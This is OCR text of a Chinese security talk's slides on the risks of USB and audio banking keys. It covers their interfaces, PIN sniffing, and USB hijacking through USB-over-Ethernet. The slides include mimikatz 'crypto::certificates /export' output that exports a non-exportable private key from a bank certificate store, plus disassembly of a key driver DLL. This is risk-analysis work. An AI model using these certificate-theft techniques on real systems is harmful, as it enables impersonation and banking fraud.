TOPIC

USB Key 安全浅析

BY

安全服务部 黄灿

Home About News Product Service Info

Search now

Content

Home About News Product Service Info

Search now

USB KEY

基本信息

- USB接口的硬件设备
- 内置单片机或智能卡芯片
- 一代/二代（三代）

存储内容

- 私钥
- 证书
- 签名算法

应用方向


- 较高安全等级的身份认证，诸如银行、证券系统的身份凭证

Home About News Product Service Info


Search now

USB 实现

CryptoSPI(Cryptographic Service Providers,
Application Programming Interface
CryptoAPI
CryptoSPI 面向加密模块开发商，每个CSP都必须实现CryptoSPI的20多个函数接口。



RSA公司的PKCS#11标准同样定义了一套密码
PC/SC
能Cryptoki的国际标准
PKCS#11
CSP
PC/SC
PKCS#11的标准接口。
如FireFox浏览器即使用此接口。


Win32
文件(F) 编辑(E) 查看(V) 收藏(A) 工具(T) 帮助(H)
后退 搜索 文件夹
地址(D) C:\root\Win32
转到
文件夹
桌面
我的文档
我的电脑
3.5 软盘 (A:)
本地磁盘 (C:)
bb68a27841236026a4115852
COMRaider
Documents and Settings
iDefense
Program Files
RECYCLER
root
kl
sc
up
Video Tutorials
Win32
System Volume Information
WINDOWS
DVD 驱动器 (D:)
'vmware-host' 上的 Shared Fold
ShareFolder
bin
7-Zip
CERT_SYSTEM_STORE_CURRENT_USER_My_0_[redacted]_041@034100319820222081601100968775pufa1100968775@000000001.
CERT_SYSTEM_STORE_CURRENT_USER_My_0_[redacted]_041@034100319820222081601100968775pufa1100968775@000000001.
mimidrv.sys
mimikatz.exe
mimilib.dll
mimikatz 2.0 alpha x86
Provider : Microsoft Base Cryptographic Provider v1.0
Type : AT_KEYEXCHANGE (0x00000001)
Exportable key : NO
Key size : 512
Public export : OK - 'CERT_SYSTEM_STORE_CURRENT_USER_My_0_[redacted]_041@0341
00319820222081601100968775pufa1100968775@000000001.der'
Private export : OK - 'CERT_SYSTEM_STORE_CURRENT_USER_My_0_[redacted]_041@0341
00319820222081601100968775pufa1100968775@000000001.pfx'
mimikatz # crypto::certificates /export
* System Store : 'CERT_SYSTEM_STORE_CURRENT_USER' (0x00010000)
* Store : 'My'
0. SPDB_041@034100319820222081601100968775pufa1100968775@000000001
Key Container : {F17056AA-6209-4034-8A84-F027274965B2}
Provider : Microsoft Base Cryptographic Provider v1.0
Type : AT_KEYEXCHANGE (0x00000001)
Exportable key : NO
Key size : 512
Public export : OK - 'CERT_SYSTEM_STORE_CURRENT_USER_My_0_[redacted]_041@0341
00319820222081601100968775pufa1100968775@000000001.der'
Private export : OK - 'CERT_SYSTEM_STORE_CURRENT_USER_My_0_[redacted]_041@0341
00319820222081601100968775pufa1100968775@000000001.pfx'
mimikatz #

Search now

一代 VS 二代

Home About News Product Service Info

Search now

Content

1 USB Key 信息概述

2 USB Key 风险概述

3 音频Key 风险概述

Home About News Product Service Info

Search now

场景还原

服务器

攻击者

输入嗅探

USB嗅探/劫持


浏览器


操作系统

USB KEY

Search now

PIN码嗅探


e32\OnKeyDev01_ idb (OnKeyDev01_ dll)
Debugger Options Windows Help
IDA View-A
Pseudocode-A
Hex View-A
Structures
Enums
Imports
Exports
.text:00B53350 mov [esp+58h+var_32], 0ECh
.text:00B53355 mov [esp+58h+var_31], 0BCh
.text:00B5335A mov [esp+58h+var_30], 8Dh
.text:00B5335F mov [esp+58h+var_2F], 48h
.text:00B53364 mov [esp+58h+var_2E], 0D9h
.text:00B53369 mov [esp+58h+var_2D], 0A3h
.text:00B5336E jbe short loc_B53395
.text:00B53370 mov edi, [esp+58h+var_48]
.text:00B53374
.text:00B53374 loc_B53374: ; CODE XREF: sub_B53140+253↓j
.text:00B53374 movzx eax, cl
.text:00B53377 mov bl, [eax+edi]
.text:00B5337A mov edx, eax
.text:00B5337C and edx, 7
.text:00B5337F mov dl, [esp+edx+58h+var_34]
.text:00B53383 lea esi, [esp+eax+58h+var_27]
.text:00B53387 xor dl, bl
.text:00B53389 xor [esi], dl
.text:00B5338B mov al, [esp+58h+var_28]
.text:00B5338F inc cl
.text:00B53391 cmp cl, al
.text:00B53393 jb short loc_B53374
.text:00B53395
.text:00B53395 loc_B53395: ; CODE XREF: sub_B53140+1E4↑j
.text:00B53395 ; sub_B53140+22E↑j
.text:00B53395 movzx eax, al
.text:00B53398 add eax, 5
00003389 00B53389: sub_B53140+249


VirtualBox 管理(F) 控制(M) Window 帮助(H)
masan (masan 和 masan 2 的链接基础) [Running]
命令提示符
Ethernet adapter 本地连接:
Connection-specific DNS Suffix . : hdq.sndb.com
IP Address. . . . . : 10.112.45.144
Subnet Mask . . . . . : 255.255.254.0
Default Gateway . . . . . : 10.112.44.1
C:\Documents and Settings\flu>
模拟受害者环境
ttt.exe
KernelPro :: USB over Ethernet
File Local Remote Settings Help
Local Devices
Remote Devices
My Computer
Accepting connections
Current mode: manual
USB 人体学输入
VendorID: 0x8OEE
Status: Device av
USB 人体学输入
VendorID: 0x096E
Status: Device av
USBKey管理工具
模拟受害者电脑
设备列表
_041@065030019660814121O@1126037741pufa112
041@72000828781@2000828781@000000088's CFCA TES
041@72000828781@2000828781@000000089's CFCA TES
登出(L)
查看证书信息(C)
查看设备信息(D)
修改USBKey密码(P)
修改设备名(T)
初始化(I)
帮助(H)
退出(E)
被攻击者劫持之前
海派护航企业版
index.jsp
开始
Kernel...
命令提...
ukeydr...
USB ov...
14:04

Home About News Product Service Info

Search now

Content

1 USB Key 信息概述

2 USB Key 风险概述

3 音频Key 风险概述

Search now

音频Key简述

开发缘由

- 由于移动终端设备不存在USB接口，为了使得移动终端可以使用类似USBKEY的设备，满足用户的安全性需求，部分厂商进行了音频KEY的开发。

基础原理

- 为了满足服务器的通用性，音频Key复用了USBKEY的大量接口，只是将通讯媒介由USB接口换成了音频接口，数据进入音频Key后，通过音频Key进行解码。

安全隐患

- 由于接口复用，USBKEY存在的问题大部分也可在音频Key进行复现。

Home About News Product Service Info

Search now

场景还原

攻击者

服务器

输入嗅探
/APP篡改

APP篡改

移动终端应用

移动终端设备

音频 KEY

Search now

